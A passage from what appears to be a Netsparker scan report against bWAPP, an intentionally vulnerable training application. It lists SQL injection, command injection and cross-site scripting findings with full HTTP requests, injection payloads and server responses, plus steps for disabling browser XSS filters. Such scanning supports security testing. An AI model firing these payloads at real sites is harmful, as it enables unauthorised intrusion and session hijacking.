POST /bWAPP/xss_login.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_login.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 207
Content-Type: application/x-www-form-urlencoded

login=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27&passw
ord=3&form=submit
```

Response

```
…
<input type="password" id="password" name="password" size="20" autocomplete="off" /></p>

<button type="submit" name="form" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1
```

10.13. /bWAPP/sqli_8-2.php

http://itsecgames.com/bWAPP/sqli_8-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	**XML Parameter**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**
/reset[1]/secret[1]/text()[1]	XML Parameter	Any bugs?

Certainty

Request

```
POST /bWAPP/sqli_8-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/sqli_8-1.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 204
Content-Type: text/xml; charset=utf-8

<reset><login>'+ (select convert(int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+CHAR(109)+CHAR(109)+CHAR(97)) FROM syscolumns) +'</login>
<secret>Any bugs?</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:43:37 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 241
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1
```

10.14. /bWAPP/sqli_3.php

http://itsecgames.com/bWAPP/sqli_3.php

Parameters

Parameter	Type	Value
login	**POST**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**
password	POST	3
form	POST	submit

Certainty

Request

```
POST /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 207
Content-Type: application/x-www-form-urlencoded

login=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27&passw
ord=3&form=submit
```

Response

```
…
<input type="password" id="password" name="password" size="20" autocomplete="off" /></p>

<button type="submit" name="form" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+' at line 1
```

10.15. /bWAPP/ws_soap.php

http://itsecgames.com/bWAPP/ws_soap.php

Parameters

Parameter	Type	Value
/soap:Envelope[1]/soap:Body[1]/q1:get_tickets_stock[1]/title[1]/text()[1]	**SOAP XML Parameter**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**

Certainty

Request

```
POST /bWAPP/ws_soap.php HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
SOAPAction: "urn:tickets_stock#get_tickets_stock"
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
Content-Length: 733
Content-Type: text/xml; charset=utf-8

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/" xmlns:tns="urn:movie_service"
xmlns:types="urn:movie_service/encodedTypes" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<q1:get_tickets_stock xmlns:q1="urn:tickets_stock">
<title xsi:type="xsd:string">'+ (select convert(int,CHAR(95)+CHAR(33)+CHAR(64)+CHAR(50)+CHAR(100)+CHAR(105)+CHAR(108)+CHAR(101)+CHAR(109)+CHAR(109)+CHAR(97)) FROM syscolumns)
+'</title>
</q1:get_tickets_stock>
</soap:Body>
</soap:Envelope>
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 15:28:07 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
X-Pad: avoid browser bug
Content-Length: 1505
Content-Type: text/html

<br />
<b>Warning</b>: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in <b>/var/www/bWAPP/ws_soap.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output started at /var/www/bWAPP/ws_soap.php:10) in <b>/var/www/bWAPP/soap/nusoap.php</b> on line
<b>4272</b><br />
<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output started at /var/www/bWAPP/ws_soap.php:10) in <b>/var/www/bWAPP/soap/nusoap.php</b> on line
<b>4272</b><br />
<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output started at /var/www/bWAPP/ws_soap.php:10) in <b>/var/www/bWAPP/soap/nusoap.php</b> on line
<b>4272</b><br />
<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output started at /var/www/bWAPP/ws_soap.php:10) in <b>/var/www/bWAPP/soap/nusoap.php</b> on line
<b>4272</b><br />
<?xml version="1.0" encoding="ISO-8859-1"?><SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><ns1:get_tickets_stockResponse xmlns:ns1="urn:tickets_stock"><tickets_stock xsi:nil="true"
xsi:type="xsd:integer"/></ns1:get_tickets_stockResponse></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

10.16. /bWAPP/sqli_10-2.php

http://itsecgames.com/bWAPP/sqli_10-2.php?title=%27%2b+(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bC...

Parameters

Parameter	Type	Value
title	**GET**	**' (select convert(int,CHAR(95) CHAR(33) CHAR(64) CHAR(50) CHAR(100) CHAR(105) CHAR(108) CHAR(101) C...**

Certainty

Request

```
GET /bWAPP/sqli_10-2.php?title=%27%2b+
(select+convert(int%2cCHAR(95)%2bCHAR(33)%2bCHAR(64)%2bCHAR(50)%2bCHAR(100)%2bCHAR(105)%2bCHAR(108)%2bCHAR(101)%2bCHAR(109)%2bCHAR(109)%2bCHAR(97))+FROM+syscolumns)+%2b%27
HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Referer: http://itsecgames.com/bWAPP/sqli_10-1.php
X-Requested-With: XMLHttpRequest
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:34:43 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 360
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<br />
<b>Warning</b>: mysql_num_rows(): supplied argument is not a valid MySQL result resource in <b>/var/www/bWAPP/sqli_10-2.php</b> on line <b>70</b><br />
<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output started at /var/www/bWAPP/sqli_10-2.php:70) in <b>/var/www/bWAPP/sqli_10-2.php</b> on line
<b>98</b><br />
[]
```

11. [Possible] Command Injection

2 TOTAL

CRITICAL

Netsparker identified a possible command injection, which occurs when input data is interpreted as an operating system command.

Even though Netsparker believes there is a command injection in here, it **could not confirm** it. There can be numerous reasons for Netsparker not being able to confirm it. We strongly recommend investigating the issue manually to ensure it is a command injection and needs to be addressed.

Impact

An attacker can execute arbitrary commands on the system.

Actions to Take

1. See the remedy for solution.
2. If possible, do not invoke system commands from the application.
3. Find all instances of similar code and make the code changes outlined in the remedy section.

Remedy

Before invoking system commands within an application, consider using an API, which allows you to separate commands and parameters. This can avoid many of the problems associated with command execution. See the external references for some examples. If this is not possible, whitelist all input and encode it in accordance with the underlying subsystem. (*e.g. if it is Windows, then you need to escape from cmd.exe control characters*)

Required Skills for Successful Exploitation

This is an easy issue to exploit, requiring little skill or knowledge. Most knowledgeable attackers can gain remote access over such a system within minutes.

External References

- OWASP - Command Injection
- WASC - OS Commanding

Remedy References

- Process class in .NET
- Program execution Functions in PHP

Classification

OWASP 2013-A1

11.1. /bWAPP/ssii.shtml

http://itsecgames.com/bWAPP/ssii.shtml

Certainty

Request

```
GET /bWAPP/ssii.shtml HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/ssii.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:10:08 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Accept-Ranges: bytes
Content-Type: text/html

<p>Hello Smith 268409239
,</p><p>Your IP address is:</p><h1>10.0.1.149</h1>
```

11.2. /bWAPP/ssii.shtml

http://itsecgames.com/bWAPP/ssii.shtml

Certainty

Request

```
GET /bWAPP/ssii.shtml HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/ssii.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:10:07 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Accept-Ranges: bytes
Content-Type: text/html

<p>Hello 268409239
Smith,</p><p>Your IP address is:</p><h1>10.0.1.149</h1>
```

12. Cross-site Scripting

43 TOTAL
IMPORTANT
CONFIRMED
42

Netsparker detected cross-site scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Remedy References

- Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

External References

- XSS Cheat Sheet
- OWASP - cross-site scripting
- XSS Shell
- XSS Tunnelling

Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.
- Run the command `chrome.exe --args --disable-xss-auditor`

Internet Explorer

- Click Tools->Internet Options and then navigate to the Security Tab.
- Click Custom level and scroll towards the bottom where you will find that Enable XSS filter is currently Enabled.
- Set it to disabled. Click OK.
- Click Yes to accept the warning followed by Apply.

Firefox

- Go to `about:config` in the URL address bar.
- In the search field, type *urlbar.filter* and find *browser.urlbar.filter.javascript*.
- Set its value to `false` by double clicking the row.

Classification

OWASP 2013-A3

12.1. /bWAPP/xss_stored_1.php CONFIRMED

http://itsecgames.com/bWAPP/xss_stored_1.php

Parameters

Parameter	Type	Value
entry_add	POST	3
entry_all	POST	3
entry_delete	POST	3
blog	POST	submit
entry	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x001EAC)</scRipt>**

Request

```
POST /bWAPP/xss_stored_1.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_stored_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
Content-Length: 116
Content-Type: application/x-www-form-urlencoded

entry_add=3&entry_all=3&entry_delete=3&blog=submit&entry='"--></style></scRipt><scRipt>netsparker(0x001EAC)</scRipt>
```

Response

```
…
:07:03</td>
<td>3</td>

</tr>

<tr height="40">

<td align="center">1604</td>
<td>bee</td>
<td>2014-11-04 16:07:03</td>
<td>'"--></style></scRipt><scRipt>netsparker(0x001EAC)</scRipt></td>

</tr>

</table>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http:/
…
```

12.2. /bWAPP/iframei.php CONFIRMED

http://itsecgames.com/bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=/%22onload=%22netsparker(9)&P...

Parameters

Parameter	Type	Value
ParamUrl	GET	robots.txt
ParamWidth	**GET**	**/"onload="netsparker(9)**
ParamHeight	GET	250

Request

```
GET /bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=/%22onload=%22netsparker(9)&ParamHeight=250 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/iframei.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>iFrame Injection</h1>

<iframe frameborder="0" src="robots.txt" height="250" width="/"onload="netsparker(9)"></iframe>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem"
…
```

12.3. /bWAPP/xss_href-2.php CONFIRMED

http://itsecgames.com/bWAPP/xss_href-2.php?name='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetspa...

Parameters

Parameter	Type	Value
name	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>**
action	GET	vote

Request

```
GET /bWAPP/xss_href-2.php?name='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x001A74)%3C/scRipt%3E&action=vote HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_href-1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
ation</td>
<td align="center">2013</td>
<td>Cobra Commander</td>
<td align="center">action</td>
<td align="center"> <a href=xss_href-3.php?movie=1&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>Iron Man</td>
<td align="center">2008</td>
<td>Tony Stark</td>
<td align="center">action</td>
<td align="center"> <a href=xss_href-3.php?movie=2&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>Man of Steel</td>
<td align="center">2013</td>
<td>Clark Kent</td>
<td align="center">action</td>
<td align="center"> <a href=xss_href-3.php?movie=3&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>Terminator Salvation</td>
<td align="center">2009</td>
<td>John Connor</td>
<td align="center">sci-fi</td>
<td align="center"> <a href=xss_href-3.php?movie=4&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Amazing Spider-Man</td>
<td align="center">2012</td>
<td>Peter Parker</td>
<td align="center">action</td>
<td align="center"> <a href=xss_href-3.php?movie=5&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Cabin in the Woods</td>
<td align="center">2011</td>
<td>Some zombies</td>
<td align="center">horror</td>
<td align="center"> <a href=xss_href-3.php?movie=6&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Dark Knight Rises</td>
<td align="center">2012</td>
<td>Bruce Wayne</td>
<td align="center">action</td>
<td align="center"> <a href=xss_href-3.php?movie=7&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Fast and the Furious</td>
<td align="center">2001</td>
<td>Brian O'Connor</td>
<td align="center">action</td>
<td align="center"> <a href=xss_href-3.php?movie=8&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Incredible Hulk</td>
<td align="center">2008</td>
<td>Bruce Banner</td>
<td align="center">action</td>
<td align="center"> <a href=xss_href-3.php?movie=9&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>World War Z</td>
<td align="center">2013</td>
<td>Gerry Lane</td>
<td align="center">horror</td>
<td align="center"> <a href=xss_href-3.php?movie=10&name='"--></style></scRipt><scRipt>netsparker(0x001A74)</scRipt>&action=vote>Vote</a></td>

</tr>

</table>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png
…
```

12.4. /bWAPP/hpp-2.php CONFIRMED

http://itsecgames.com/bWAPP/hpp-2.php?name='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(...

Parameters

Parameter	Type	Value
name	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>**
action	GET	vote

Request

```
GET /bWAPP/hpp-2.php?name='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003460)%3C/scRipt%3E&action=vote HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/hpp-1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
…
etaliation</td>
<td align="center">2013</td>
<td>Cobra Commander</td>
<td align="center">action</td>
<td align="center"> <a href=hpp-3.php?movie=1&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>Iron Man</td>
<td align="center">2008</td>
<td>Tony Stark</td>
<td align="center">action</td>
<td align="center"> <a href=hpp-3.php?movie=2&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>Man of Steel</td>
<td align="center">2013</td>
<td>Clark Kent</td>
<td align="center">action</td>
<td align="center"> <a href=hpp-3.php?movie=3&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>Terminator Salvation</td>
<td align="center">2009</td>
<td>John Connor</td>
<td align="center">sci-fi</td>
<td align="center"> <a href=hpp-3.php?movie=4&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Amazing Spider-Man</td>
<td align="center">2012</td>
<td>Peter Parker</td>
<td align="center">action</td>
<td align="center"> <a href=hpp-3.php?movie=5&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Cabin in the Woods</td>
<td align="center">2011</td>
<td>Some zombies</td>
<td align="center">horror</td>
<td align="center"> <a href=hpp-3.php?movie=6&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Dark Knight Rises</td>
<td align="center">2012</td>
<td>Bruce Wayne</td>
<td align="center">action</td>
<td align="center"> <a href=hpp-3.php?movie=7&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Fast and the Furious</td>
<td align="center">2001</td>
<td>Brian O'Connor</td>
<td align="center">action</td>
<td align="center"> <a href=hpp-3.php?movie=8&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>The Incredible Hulk</td>
<td align="center">2008</td>
<td>Bruce Banner</td>
<td align="center">action</td>
<td align="center"> <a href=hpp-3.php?movie=9&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

<tr height="30">

<td>World War Z</td>
<td align="center">2013</td>
<td>Gerry Lane</td>
<td align="center">horror</td>
<td align="center"> <a href=hpp-3.php?movie=10&name='"--></style></scRipt><scRipt>netsparker(0x003460)</scRipt>&action=vote>Vote</a></td>

</tr>

</table>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png
…
```

12.5. /bWAPP/xss_json.php CONFIRMED

http://itsecgames.com/bWAPP/xss_json.php?title='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetspar...

Parameters

Parameter	Type	Value
title	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x00180A)</scRipt>**
action	GET	search

Request

```
GET /bWAPP/xss_json.php?title='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00180A)%3C/scRipt%3E&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_json.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…

<button type="submit" name="action" value="search">Search</button>

</p>

</form>

<div id="result"></div>

<script>

var JSONResponseString = '{"movies":[{"response":"'"--></style></scRipt><scRipt>netsparker(0x00180A)</scRipt>??? Sorry, we don&#039;t have that movie :("}]}';

// var JSONResponse = eval ("(" + JSONResponseString + ")");
var JSONResponse = JSON.parse(JSONResponseString);

document.get
…
```

12.6. /bWAPP/sqli_2.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_2.php?action=go&movie='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3...

Parameters

Parameter	Type	Value
action	GET	go
movie	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x000A06)</scRipt>**

Request

```
GET /bWAPP/sqli_2.php?action=go&movie='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000A06)%3C/scRipt%3E HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_2.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
